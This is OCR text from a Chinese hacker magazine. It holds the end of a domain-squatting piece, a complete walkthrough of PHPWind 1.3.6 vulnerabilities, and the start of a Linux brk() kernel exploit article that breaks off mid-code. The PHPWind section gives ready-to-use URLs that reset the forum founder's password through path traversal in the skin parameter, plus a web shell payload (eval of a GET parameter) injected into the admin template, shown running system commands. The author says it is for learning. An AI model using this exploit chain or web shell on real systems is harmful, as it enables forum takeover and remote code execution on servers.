
哈哈，打开浏览器输入http://03746311722.com/、http://0598sw.com/、http://01qq.net/，看到的都是自己的站点，呵呵，真是欣慰啊，如图4。



图 4

我找了10个域名，其中就有3个是空的。看来有相当一批域名都被浪费了，这么好的国际域名有的卖到几百块，浪费了多可惜啊，呵呵，有虚拟主机的站长现在可以试一试了！GOOD LUCK！

（文章中涉及到的虚拟站点查询工具，已经收录于当期光盘中）


黑客研究院

PHPWIND1.3.6论坛漏洞分析

小花

PHPWIND论坛是一款流行的PHP论坛，界面美观，功能也比较强大。但大家仔细看一下就会发现不论是从界面功能还是代码风格，它和DISCUZ都非常相似，具体原因就不用多说了，毕竟DISCUZ出来比它要早很多。但安全上它没有继承DISCUZ的优点，DISCUZ论坛安全性非常好，而且商家对此也非常重视安全问题，国内论坛中不论从功能还是安全，第一非DISCUZ莫属。PHPWIND虽然代码严谨，逻辑清楚，但还是有一些漏洞，而且还相当严重。

一、skin变量未过滤导致管理员密码更改

废话少说，我们来分析漏洞。漏洞代码如下（header.php）：

```
<?php
!function_exists('readover') && exit('Forbidden');
if (!$skin) $skin=$db_defaultstyle;

if(file_exists(R_P."data/style/$skin.php")){
    include_once(R_P."data/style/$skin.php");
}else{
    include_once(R_P."data/style/wind.php");
}
$yeyestyle=='no' ? $i_table="bgcolor=$tablecolor" :
$i_table='class=i_table';
if($groupid=='guest' && $db_regpopup=='1'){
    $head_pop='head_pop';
} else{
    $head_gotmsg=$winddb['newpm']==1 ? '<font
color=red>您有新消息</font>' : '短消息';
}
require_once(PrintEot('css'));

require_once(PrintEot('header'));
?>
```

其中$skin变量是我们提交的，在运行到这里之前，只有一个地方处理过$skin变量：

$_COOKIE['skinco'] && empty($skin) && $skin=$_COOKIE['skinco'];语句判断COOKIE中是否已经包含skinco的信息，如果有了，就取得COOKIE中的值，这是处理个人页面风格用的。但如果我们的COOKIE中没有这个值，那么我们提交的skin变量就会一点不变的传到上面的漏洞代码。有人问，如果系统关了register_globals会怎么样，关了也没关系。

```
if(!ini_get('register_globals') || !get_magic_quotes_gpc()){
    @extract($_POST,EXTR_SKIP);
    @extract($_GET,EXTR_SKIP);
    @extract($_COOKIE,EXTR_SKIP);
    @extract($_FILES,EXTR_SKIP);
}
```

系统在global.php中又给释放了，所以我们不管是用GET方法或者POST方法都可以把构造好的SKIN变量传给程序。那传给程序有什么用呢？这是重点！

我们看这段代码：

```
if(file_exists(R_P."data/style/$skin.php")){
    include_once(R_P."data/style/$skin.php");
}
```

含义是如果R_P."data/style/$skin.php"文件存在就把它包含进来，我也不分析有几种用法了，直接给出最简单危害最大的利用方法。

我们把skin的值设为“../../admin/manager”，那就变成了R_P."data/style/../../admin/manager.php"，很显然，这是论坛管理用户的一个程序，存在而且可执行。这个程序是专门用来修改sql_config.php的，这里面都是重要数据，包括论坛创始人的用户名和密码，我们只要构造好就可以修改它的密码，直接登录后台管理。在修改之前我们可以先查看创始人的用户名。

我给出查看的方法，大家可以对比论坛程序自己分析一下，我就不在赘述了，

http://localhost/phpwind/faq.php?skin=../../admin/manager&tplpath=admin，如图1。




图1

其中tplpath变量非常重要，必须是admin，它是一个template路径，参数不对就不会显示了。我们知道了用户名，就可以改它的密码了，http://localhost/phpwind/faq.php?skin=../../admin/manager&username=admin&password=x

iaohua&check_pwd=xiaohua&action=go。上面的几个参数的含义大家一看就明白，那个username必须填上面看到的用户名，密码自己设，至于为什么要按上面的方法构造，其实很简单manager.php需要哪些变量我们就提交哪些变量，不需要的我们不管。上面的变量是它所需要的，所以我们就提交这些变量，注意上面的action必须有值。提交后系统什么都不显示，没关系，我们再用第一次的方法就会发现两次密码不一样，证明我们改成功了。

密码改了，我们就可以从管理页面登录了，如图2，**http://localhost/phpwind/admin.php**。




图 2

二、后台利用，上传SHELL

本来改了管理员密码已经能控制论坛了，但我觉得不上传SHELL事情只能算是做了一半。如何上传SHELL，这就要用到后台的功能了。PHPWIND不知是想给管理员非常大的权限还是认为没有人有能力进入后台，后台的权限大的惊人。其实我们不靠上面的方法，用跨站手段得到管理员密码也不难，不知写论坛的人是怎么想的。

好，我就随便拣一处危害比较大的地方给大家分析一下，分析一下风格模板设置那个地方。点一下左边的链接，右边会显示 **/template/wind/css.htm**。

系统提供的功能简化理解就是可以任意编辑这个CSS文件，为论坛的界面做个性化设置，而且论坛运行的时候会include这个css文件，虽然它的扩展名是.htm，但是照样会和其他PHP文件一样运行。如果我们能象这个css.htm文件写一些PHP代码，就相当于我们写一个SHELL，是不是很简单。篇幅有限，我直接给出利用方法。把那个右边的textarea里面的换成下面的，然后点提交就行了。

```
<style type='text/css'>
</style>
<!--
EOT;
?>-->
<?php
eval($_GET[myphpcode]);
?>
<!--
<?php
print <<<EOT
-->
<style type='text/css'>
TABLE { BORDER-TOP: 0px; BORDER-LEFT: 0px; BORDER-BOTTOM: 2px}
SELECT { FONT-SIZE: 9pt; COLOR: #000000; BACKGROUND-COLOR: $forumcolorone}
A { TEXT-DECORATION: none;}
a:hover{ text-decoration: underline;}
BODY {font-family:Verdana;FONT-SIZE: 12px;color: #000000;background: #ffffff;}
textarea,input,object { font-family: Tahoma, Verdana; font-size: 12px; color: #000000;font-weight: normal; background-color: $forumcolorone }
TD { BORDER-RIGHT: 1px; BORDER-TOP: 0px; FONT-SIZE: 9pt; COLOR: #000000;}
.head { color: #ffffff;background: #6699CC;padding: 5px;}
.f_one {background: $forumcolorone;}
.f_two {background: $forumcolortwo;}
.t_one {background: $threadcolorone;}
.t_two {background: $threadcolortwo;}
.cbg { color:#000000;background: #D1DCEB;}
.smalltxt {font-family: Tahoma, Verdana; font-size: 8pt;color: #000000;}
.table { color:#000000;}
.cfont { color:#ffffff; }
.fnamecolor { color:#003366;}
.bold {font-weight:bold;}
.headurl { color:#ffffff; }
.index_font{color: #3A4F6C;background-color:#D1DCEB; font-weight:bold;padding: 5px;}
.tpc_title { font-size: 12px;}
.tpc_content { font-size: 12px;}
.i_table {BORDER-RIGHT: $tablecolor 1px solid; BORDER-TOP: $tablecolor 1px solid; BORDER-LEFT: $tablecolor 1px solid; BORDER-BOTTOM: $tablecolor 1px solid;}
</style>
```

大家最好按上面的构造，当然也可以自己构造，不过上面的方法我做过实验，成功率很高。保存之后，用下面的方法就可以利用了。

http://localhost/phpwind/faq.php?myphpcode=echo%20system(dir);exit;，运行后如图3。




图 3

可以运行其它PHP语句，在此不在赘述。好了，到此文章就写完了，大家可以参考上面的，自己再分析一下论坛。

三、总结

写文章的目的是让大家学会分析，自己研究才会有进步，把研究的结果公布才会提高网络的安全水平，不是让大家去入侵，我很少入侵网站，更不会帮别人入侵。

大家如何测试漏洞，可以在自己的电脑上架一个服务器。本文另一个目的是希望大家跳出思维的束缚，不要把眼光停留在SQL注入，SQL注入很实用，但是技术已经明朗，写程序的一般都会注意，已经很少有大型系统出现SQL注入了。

因为漏洞的利用非常简单，我就没给大家提供演示程序，本来想做个动画，后来觉得上面文章写的也非常清楚了，再做动画有骗稿费的感觉。我非常希望大家和我交流技术问题，共同进步。

菜鸟也玩LINUX——brk()漏洞重提

wolfboy

近年来，国内安全界的新手越来越多（我就是其中一个），这是值得happy的，但很多人都对Linux的安全漏洞不够了解。我这不是说Linux好，也并不是说Windows差（现在很多人说Windows差，但说差也要想想到底哪里差），写本文只是想让新手们对Linux有些了解。**brk()**漏洞是Linux的一个内核级漏洞，它并不属于缓冲区溢出漏洞，属于什么漏洞，我也说不清。它到底是怎样形成的？怎样利用？看了本文或许你就清楚了。

先来了解一下什么是uid，uid是用户标识符，每次我们入侵得到了root的时候用id命令才可以看到root的“uid=0”，guid也是组标识符，root的组标识符也是0，在一个进程中他们用来表示这个进程的所有者和拥有组，来决定进程的权限，其次还有euid、suid、fsuid、euid、suid、egid等，它们都保存在task_struck里面。系统给每一个进程都分配了task_struck，它就相当于PCB，这个数据结构在3-4G的核心地址，一般的权限是修改不了的。先来看看task_struck数据结构是怎么定义的。

下面的代码位于include/linux/sched.h中，有兴趣的可以自己看看。另外就是以下的所有代码都存在于usr/src/目录下面。

```
    Struck task_struck{
